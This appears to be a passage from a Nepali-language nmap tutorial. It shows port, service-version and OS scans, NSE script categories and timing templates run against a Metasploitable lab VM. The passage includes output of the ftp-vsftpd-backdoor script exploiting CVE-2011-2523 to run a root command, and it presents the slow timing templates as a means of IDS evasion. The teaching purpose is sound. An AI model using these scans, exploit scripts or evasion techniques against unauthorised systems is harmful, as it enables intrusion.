3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

```
$ nmap 192.168.0.104 -p1000-10000
```

हामीले होस्टको पोर्ट (Default TCP) १००० देखि १००००० range सम्म स्क्यान गर्याँ त्यसको result हामी सजिलै माथि चित्रमा हेर्न सक्दछौं। यदि हामीले UDP पोर्ट समावेश गर्न परेको खण्डमा भने -sU स्विच समावेश गर्न सक्छौं। “-sU” switch प्रयोग गर्न computer मा root privilege चाहिन्छ जुन हामीले चित्रमा देख्न सक्छौं।



```
kali@kali: ~
File Actions Edit View Help
root@kali:~# nmap 192.168.0.104 -p U:5-10,53,90-100,T:1-500 -sU -sS
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 22:33 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.00080s latency).
Not shown: 502 closed ports
PORT      STATE     SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
23/tcp    open      telnet
25/tcp    open      smtp
53/tcp    open      domain
80/tcp    open      http
111/tcp   open      rpcbind
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
6/udp     open|filtered unknown
7/udp     open|filtered echo
53/udp   open      domain
92/udp   open|filtered npp
93/udp   open|filtered dcp
96/udp   open|filtered dixie
97/udp   open|filtered swift-rvf
MAC Address: 00:0C:29:31:25:18 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.64 seconds
```

जस्तोकि हामीलाई थाहा छ port को दायरा ० देखि ६५५३५ सम्म हुन्छ। दुबै TCP र UDP port मा यदि हामीले पोर्टहरू स्क्यान गर्नु पर्छ भने हामीले निम्न कुराको ख्याल गर्नुपर्छ:

-p- स्विच १ बाट ६५५३५ सम्म स्क्यान हुन्छ
-p0-65535 स्विच प्रयोग गर्दा सबै पोर्ट कभर हुन्छ

```
kali@kali:~$ nmap 192.168.0.104 -p http,https,ftp,ssh
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 22:48 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.00055s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
8008/tcp  closed http

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

```
$ nmap 192.168.0.104 -p http,https,ftp,ssh
```

हामी nmap मा services हरूको नाम पनि direct specify गर्न सक्छौं। यसले पोर्ट 80 लाई मात्र http को लागी स्क्यान गर्दैन तर सम्पूर्ण पोर्ट जसले http सेवा host गर्दछ ति सबै जाँच गर्दछ ।

```
kali@kali:~$ nmap 192.168.0.104 -F
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 22:58 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.00068s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
kali@kali:~$
```

```
kali@kali:~$ nmap 192.168.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 22:59 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0024s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

```
$ nmap 192.168.0.104 -F
```

-F स्विचले पूर्वनिर्धारित (default) स्क्यान भन्दा कम पोर्टहरू स्क्यान गर्दछ । हामी -F स्विच र default स्विचको परिणाम तलको चिलबाट तुलना गर्न सक्छौं ।

Default nmap स्क्यानले 1000 Top ports हरू मात्र scan गर्दछ , तर हामी Top ports को दायरा बढाउन सक्छौं र कुनै समावेश गर्नु नपर्ने पोर्टलाई हामीले exclude गर्नसक्छौं । यसलाई तल चित्र प्रयोग गरेर तुलना गर्न सकिन्छ ।

```
kali㉿kali:~$ nmap 192.168.0.104 -F
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 23:07 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0028s latency).
Not shown: 1976 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

kali㉿kali:~$ nmap 192.168.0.104 --top-ports 2000 --exclude-ports 21,22,23,80,111,512,6000,8180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 23:07 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0018s latency).
Not shown: 1984 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6667/tcp  open  irc
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

(बाँया)nmap 192.168.0.104 --top-ports 2000

(दायाँ)nmap 192.168.0.104 --top-ports 2000 --exclude-ports 21,22,23,80,111,512,6000,8180

५. Service / Version Detection :

```
kali㉿kali:~
```

File Actions Edit View Help

SERVICE/VERSION DETECTION:

- sV: Probe open ports to determine service/version info
- version-intensity <level>: Set from 0 (light) to 9 (try all probes)
- version-light: Limit to most likely probes (intensity 2)
- version-all: Try every single probe (intensity 9)
- version-trace: Show detailed version scan activity (for debugging)

Nmap को Service / Version Detectionले target host मा कस्तो service हरू चलिरहेको छ, ति service हरूमा कुन संस्करण(version) प्रयोग भएको छ आदि कुराहरू सजिलै जान्न सकिन्छ । पहिले हामी केवल पोर्टमा चलिरहेको service हरू फेला पार्न सकिन्थ्यो भने “-sV” को प्रयोगले हामी अब service उसको नाम एवं त्यसमा चालु रहेको संस्करणको बारेमा बुझ्न सक्छौं ।

```
kali㉿kali:~$ nmap 192.168.0.104 -sV
```

Starting Nmap 7.80 (https://nmap.org) at 2020-09-12 00:22 EDT

Nmap scan report for metasploitable.local (192.168.0.104)

Host is up (0.0021s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds


```
$ nmap 192.168.0.104 -sV
```

माथि चित्रमा “-sV” कमाण्ड प्रयोग गरेर हामीले चल्दै गरेको सेवाहरूको संस्करणको बारेमा जानकारी प्राप्त गर्न सक्षम भयौँ ।

हामीले version intensityको level पनि specify गर्न सक्छौं र यो level 0 देखि 9 सम्मको range मा हुन्छ, जसमा 7 लाई default मानिन्छ ।

हामीले यो याद राख्नु पर्छः

“--version-intensity 2” संक्षेप मा “ --version-light ” पनि भनिन्छ
“--version-intensity 9” संक्षेप मा “ --version-all” पनि भनिन्छ



A screenshot of a terminal window titled "kali@kali: ~". The window shows the command "nmap 192.168.0.104 -sV --version-intensity 2 -p1-200" being run. The output details the host's status, open ports, and service versions. Key findings include:

- Host is up (0.0017s latency).
- Open ports: 21/tcp (FTP), 22/tcp (SSH), 23/tcp (telnet), 25/tcp (SMTP), 53/tcp (DNS), 80/tcp (HTTP), 111/tcp (RPCbind), 139/tcp (NetBIOS-SSN).
- Services detected: vsftpd 2.3.4, OpenSSH 4.7p1, Postfix smtpd, ISC BIND 9.4.2, Apache httpd 2.2.8.
- Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel.
- Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
- Nmap done: 1 IP address (1 host up) scanned in 11.41 seconds.

```
$ nmap 192.168.0.104 -sV --version-intensity 2 -p1-200
```

Or

```
$ nmap 192.168.0.104 -sV --version-light -p1-200
```

```
kali㉿kali:~$ nmap 192.168.0.104 -sV --version-intensity 7 -p1-200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 00:43 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0011s latency).

Not shown: 192 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
```

\$ nmap 192.168.0.104 -sV --version-intensity 7 -p1-200

```
kali㉿kali:~$ nmap 192.168.0.104 -sV --version-intensity 9 -p1-200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 00:43 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.00065s latency).

Not shown: 192 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.46 seconds
```

\$ nmap 192.168.0.104 -sV --version-intensity 9 -p1-200

Or

\$ nmap 192.168.0.104 -sV --version-all -p1-200

६. Nmap OS Detection

```
kali㉿kali:~
```

File Actions Edit View Help

OS DETECTION:

- O: Enable OS detection
- osscan-limit: Limit OS detection to promising targets
- osscan-guess: Guess OS more aggressively

Nmap ले “-O” स्विच (switch) प्रयोग गरेर OS detection गर्दछ ।

```
kali㉿kali:~
```

File Actions Edit View Help

```
kali㉿kali:~$ sudo nmap 192.168.0.104 -sV --version-intensity 7 -p1-200 -O
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 00:59 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.00055s latency).
Not shown: 192 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:31:25:18 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

`sudo nmap 192.168.0.104 -sV --version-intensity 7 -p1-200 -O`

“-O” स्विचले target hostमा चलिरहेको सम्भावित OS को बारेमा जानकारी जम्मा गर्न मद्दत गरेको माथि चितबाट प्रष्ट हुन्छ जसमा Target Host ले Linux OS को संस्करण 2.6.9 - 2.6.33 चलिरहेको जानाकारी पाउन सक्छौं ।

NMAP को OS Fingerprinting database

/usr/share/nmap/nmap-os-db मा अवस्थित छर OS Fingerprinting signature निम्न तरिकाले राखिएको हुन्छ ।

```
kali㉿kali:~
```

File Actions Edit View Help

```
# This first element provides the number of points every fingerprint
# test is worth. Tests like TTL or Don't fragment are worth less
# (individually) because there are so many of them and the values are
# often correlated with each other. Meanwhile, elements such as TS
# (TCP timestamp) which are only used once, get more points. Points
# are used when there are no perfect matches to determine which OS
# fingerprint matches a target machine most closely.
```

```
MatchPoints
```

```
SEQ(SP=25%GCD=75%ISR=25%TI=100%CI=50%II=100%SS=80%TS=100)
OPS(O1=20%O2=20%O3=20%O4=20%O5=20%O6=20)
WIN(W1=15%W2=15%W3=15%W4=15%W5=15%W6=15)
ECN(R=100%DF=20%T=15%G=15%W=15%)=15%CC=100%Q=20)
T1(R=100%DF=20%T=15%TG=15%S=20%A=20%F=30%RD=20%Q=20)
T2(R=80%DF=20%T=15%TG=15%W=25%S=20%A=20%F=30%O=10%RD=20%Q=20)
T3(R=80%DF=20%T=15%TG=15%W=25%S=20%A=20%F=30%O=10%RD=20%Q=20)
T4(R=100%DF=20%T=15%TG=15%W=25%S=20%A=20%F=30%O=10%RD=20%Q=20)
T5(R=100%DF=20%T=15%TG=15%W=25%S=20%A=20%F=30%O=10%RD=20%Q=20)
T6(R=100%DF=20%T=15%TG=15%W=25%S=20%A=20%F=30%O=10%RD=20%Q=20)
T7(R=80%DF=20%T=15%TG=15%W=25%S=20%A=20%F=30%O=10%RD=20%Q=20)
U1(R=50%DF=20%T=15%TG=15%IPL=100%UN=100%RIPL=100%RID=100%RIPCK=100%RUCK=100%RUD=100)
IE(R=50%DFI=40%T=15%TG=15%CD=100)
```

७. Script Scan:

```
kali㉿kali:~
```

Help

```
script=default
: <Lua scripts> is a comma separated list of
script-files or script-categories
n2=v2, ... ]>: provide arguments to scripts
ename: provide NSE script args in a file
ll data sent and received
ate the script database.
ipts>: Show help about scripts.
is a comma-separated list of script-files or
ries.
```

Nmap Scripting Engine(NSE) Nmap को सबभन्दा शक्तिशाली service हरु मध्ये एक हो । यसले प्रयोगकर्ता हरूलाई सजिलो तरिकाले script प्रयोग गर्न मिल्ने वातावरण प्रदान गर्दछ ।

Nmap मा Scripting फायलको extension “.nse” हुन्छ र File हेर्न हामी तल दिइएको कमाण्ड प्रयोग गर्न सक्छैः

```
$ locate *.nse
```

```
kali@kali:~$ locate *.nse | head -n 10
/usr/share/exploitdb/exploits/hardware/webapps/31527.nse
/usr/share/exploitdb/exploits/multiple/remote/33310.nse
/usr/share/legion/scripts/nmap/shodan-api.nse
/usr/share/legion/scripts/nmap/shodan-hq.nse
/usr/share/legion/scripts/nmap/vulners.nse
/usr/share/nmap/scripts/acarsd-info.nse
/usr/share/nmap/scripts/address-info.nse
/usr/share/nmap/scripts/afp-brute.nse
/usr/share/nmap/scripts/afp-ls.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
```

Nse scripts का category निम्न प्रकारका छन्;

- Auth : auth bypass
- Broadcast:Local नेटवर्कमा broadcast गरेर कमान्ड लाइनमा सूचीबद्ध नभएका होस्टको खोजी कार्यको लागि
- Brute: brute force attack प्रयोग गरेर authentication credentials हरूको guess गर्नका लागि
- Default: सबै भन्दा लोकप्रिय Nmap स्क्रिप्ट “-sC”
- Discovery : नेटवर्क सेवा र होस्ट(host) discovery सम्बन्धित स्क्रिप्ट
- Dos : कुनै targetमा Dos (Denial of Service) परीक्षण गर्नको लागि
- Exploit : perform service exploitation on different CVEs विभिन्न portको service मा CVE अनुसार Exploitaion गर्नको लागि
- External: स्क्रिप्ट जुन तेस्रो पक्ष सेवाहरू वा डेटामा निर्भर गर्दछ
- Fuzzer: अन्य service हरू विरुद्ध फजिंग (Fuzzing) आक्रमण गर्नको लागि

- Intrusive :Aggressive स्क्रिप्ट जसले नेटवर्कमा धेरै noise उत्पन्न गर्दछ
- Malware :मालवेयर (malware) पत्ता लगाउने अनि Exploitation गर्ने स्क्रिप्टहरू
- Safe: safe स्क्रिप्ट
- Version: OS version र सफ्टवेयर (software) पत्ता लगाउने स्क्रिप्टहरू
- Vuln:Vulnerability पत्ता लगाउने र Exploit गर्ने script समावेश गरिएको हुन्छ

NSE सम्बन्धी in-depth जानकारी प्राप्त गर्न तल दिइएको link मा हेर्न सक्नुहुन्छ ।

<https://nmap.org/nsedoc/categories/default.html>

प्रत्येक Category मा धेरै स्क्रिप्टहरू हुन्छ । जब हामी एउटा category मानौं “safe” रोज्यो भने त्यहाँभित्रको सबै script run गराइदिन्छ । तल चितमा उदाहरण हेर्न सकिन्छ ।

NSEDoc	
Index	
NSE Documentation	
Categories	
auth	auth-spoof Checks for an identd (auth) server which is spoofing its replies.
broadcast	dns-zeustracker Checks if the target IP range is part of a Zeus botnet by querying ZTDNS @ abuse.ch. Please review the following information before you start to scan: <ul style="list-style-type: none"> • https://zeustracker.abuse.ch/ztdns.php
brute	ftp-proftpd-backdoor Tests for the presence of the ProFTPD 1.3.3c backdoor reported as BID 45150. This script attempts to exploit the backdoor using the innocuous id command by default, but that can be changed with the ftp-proftpd-backdoor.cmd script argument.
default	ftp-vsftpd-backdoor Tests for the presence of the vsFTPD 2.3.4 backdoor reported on 2011-07-04 (CVE-2011-2523). This script attempts to exploit the backdoor using the innocuous id command by default, but that can be changed with the exploit.cmd or ftp-vsftpd-backdoor.cmd script arguments.
discovery	http-google-malware Checks if hosts are on Google's blacklist of suspected malware and phishing servers. These lists are constantly updated and are part of Google's Safe Browsing service.
dos	http-malware-host Looks for signature of known server compromises.
exploit	http-virustotal Checks whether a file has been determined as malware by Virustotal. Virustotal is a service that provides the capability to scan a file or check a checksum against a number of the major antivirus vendors. The script uses the public API which requires a valid API key and has a limit on 4 queries per minute. A key can be acquired by registering as a user on the virustotal web page: <ul style="list-style-type: none"> • http://www.virustotal.com
external	irc-unrealircd-backdoor Checks if an IRC server is backdoored by running a time-based command (ping) and checking how long it takes to respond.
fuzzer	smb-double-pulsar-backdoor Checks if the target machine is running the Double Pulsar SMB backdoor.
intrusive	smtp-strangeport Checks if SMTP is running on a non-standard port.
malware	
safe	
version	
vuln	
Scripts (show 601)	
Libraries (show 139)	

माथि दिईएको चिलमा दायाँ पट्टि स्क्रिप्ट(script)हरू उल्लेख गरिएको छ जुन Malware Category अन्तर्गत पर्दछ । स्क्यानको बखत यदि हामी “--script malware” प्रयोग गर्छौं भने त्यस category भित्र पर्ने स्क्रिप्टहरू सबै चल्दछन् । हामी malware categoryको निश्चित स्क्रिप्ट रोजेर पनि चलाउन सक्छौं ।

```
kali㉿kali:~$ nmap --script malware 192.168.0.104 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 03:07 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0020s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         https://www.securityfocus.com/bid/48539
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

```
$ nmap --script malware 192.168.0.104 -sV
```

माथि चिलमा हामीले malware category बाट स्क्रिप्ट run गरेका छौं । यहाँ हामीले -sV स्विच प्रयोग गरेका छौं किनकि कहिलेकाही हामीले स्क्यानका लागि प्रयोग गरेका स्क्रिप्टहरूमा version number पास गर्नु पर्ने आवश्यकता पर्दछ । कहिलेकाही एउटा script हरूमा निर्भर पनि हुन्छ । हामी malware category बाट पनि एक particular स्क्रिप्ट चिलमा जसरी चयन गर्न सक्दछौं ।

```
kali@kali:~$ nmap --script ftp-vsftpd-backdoor 192.168.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 03:13 EDT
Nmap scan report for metasploitable.local (192.168.0.104)
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
| VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE: CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|         https://www.securityfocus.com/bid/48539
```

```
$ nmap --script ftp-vsftpd-backdoor 192.168.0.104
```

Scan पछि हामी targetको port 21 vulnerable छ भने कुरा पत्ता लगायौँ जसमा vsFTPD (serviceको नाम) version 2.3.4 चलेको साथै vulnerable रहेको कुरा पनि nmap ले प्रकाश पारिदिएको छ ।

हामी स्क्रिप्टमा बहु कोटी, स्क्रिप्टको नाम वा स्क्रिप्टमा वाइल्डकार्ड क्यारेक्टरहरू पनि समावेश गर्न सक्छौं ।

```
kali@kali:~$ nmap --script=safe,ip-geolocation-* 192.168.0.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 03:25 EDT
Pre-scan script results:
| broadcast-dns-service-discovery:
|   224.0.0.251
|     54044/tcp companion-link
|       Address=192.168.0.101 fe80::10c2:6392:3597:9907
| broadcast-netbios-master-browser:
| ip server domain
| broadcast-upnp-info:
|   239.255.255.250
|     Server: ipos/7.0 UPnP/1.0 TL-WR740N/TL-WR741ND/5.0
|     Location: http://192.168.0.1:1900/igd.xml
| targets-asn:
|   _ targets-asn.asn is a mandatory parameter
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.19% done; ETC: 03:28 (0:00:02 remaining)
```

माथि दिएको तरिका बाट हामी nmap का सबै category explore गर्न सक्दछौं र यो जरुरी पनि छ ।

c. Timing And Performance:

Timing Nmap मा Accuracy र प्रभावकारिता (Effectiveness) का लागि महत्वपूर्ण छ । बाहिरी स्क्यानको मामलामा, सामान्यतया IPS / IDS जस्ता उपकरणहरूबाट जोगिन slow स्क्यान प्रयोग गर्नु राम्रो हुन्छ । जबकि आन्तरिक नेटवर्क को स्क्यानि गर्दा Fast स्क्यान प्रयोग गर्न सक्छौं ।

Nmap मा 6 Timing टेम्पलेट्स(templates) रहेको छः

-T0 (paranoid)

प्रयोग : IDS Evasion

Commands : nmap -T0 <TARGET_IP>

-T1(sneaky)

प्रयोग : IDS Evasion

Commands : nmap -T1 <TARGET_IP>

-T2 (polite)

प्रयोग : कम ब्यान्डविथ(bandwidth) र resources प्रयोग गर्न यस modeले मदत गर्दछ ।

Command : nmap -T2 <Target_ip>

-T3(normal)

प्रयोग: default mode

-T4(aggressive)

प्रयोग: यस modeले स्क्यानहरू छिटो बनाउँदछ एवं तपाईं एक fast र reliable नेटवर्क मा हुनुहुन्छ भन्ने अनुमान गर्दछ ।

Command : Nmap -T4 <TARGET_IP>

-T5(insane)

प्रयोग: यहाँ Assumptionके लिइन्छ भन्दा तपाईं एउटा फास्ट नेटवर्कमा हुनुहुन्छ वा तपाईं गतिको(speed) लागि सटीकता(accuracy) त्याग्न इच्छुक हुनुहुन्छ भने यो mode प्रयोग गर्न सक्नुहुन्छ ।

Command : nmap -T5 <Target_ip>

The screenshot shows two terminal windows side-by-side. Both windows have a title bar 'kali@kali: ~' and a menu bar with 'File', 'Actions', 'Edit', 'View', 'Help'. The left terminal window displays the output of a nmap -T5 scan:

```
kali@kali:~$ nmap 192.168.0.1 -T5 -vvv
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-12 05:4
Initiating Ping Scan at 05:43
Scanning 192.168.0.1 [2 ports]
Completed Ping Scan at 05:43, 1.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:43
Completed Parallel DNS resolution of 1 host. at 05:43, 0.0
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK:
Initiating Connect Scan at 05:43
Scanning 192.168.0.1 [1000 ports]
Discovered open port 22/tcp on 192.168.0.1
